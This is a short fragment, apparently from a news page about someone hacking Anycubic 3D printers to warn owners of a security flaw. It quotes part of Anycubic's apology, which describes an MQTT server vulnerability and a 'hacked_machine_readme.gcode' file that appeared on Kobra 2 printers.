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
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Someone is hacking 3D printers to warn owners of a security flaw

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
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Security Issue of Anycubic Cloud

Dear Anycubic Users,

First of all, we sincerely apologize for the cloud security issue that happened to our customers. This is our responsibility and we are truly sorry for the late response.

What Happened?

On February 26th (UTC-5), we received a user's email reminding the vulnerabilities of the MQTT server of Anycubic.

On February 27th (UTC-5), multiple users reported the presence of "hacked_machine_readme.gcode" on the screen of their Anycubic Kobra 2 Pro/Plus/Max.

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

Dump

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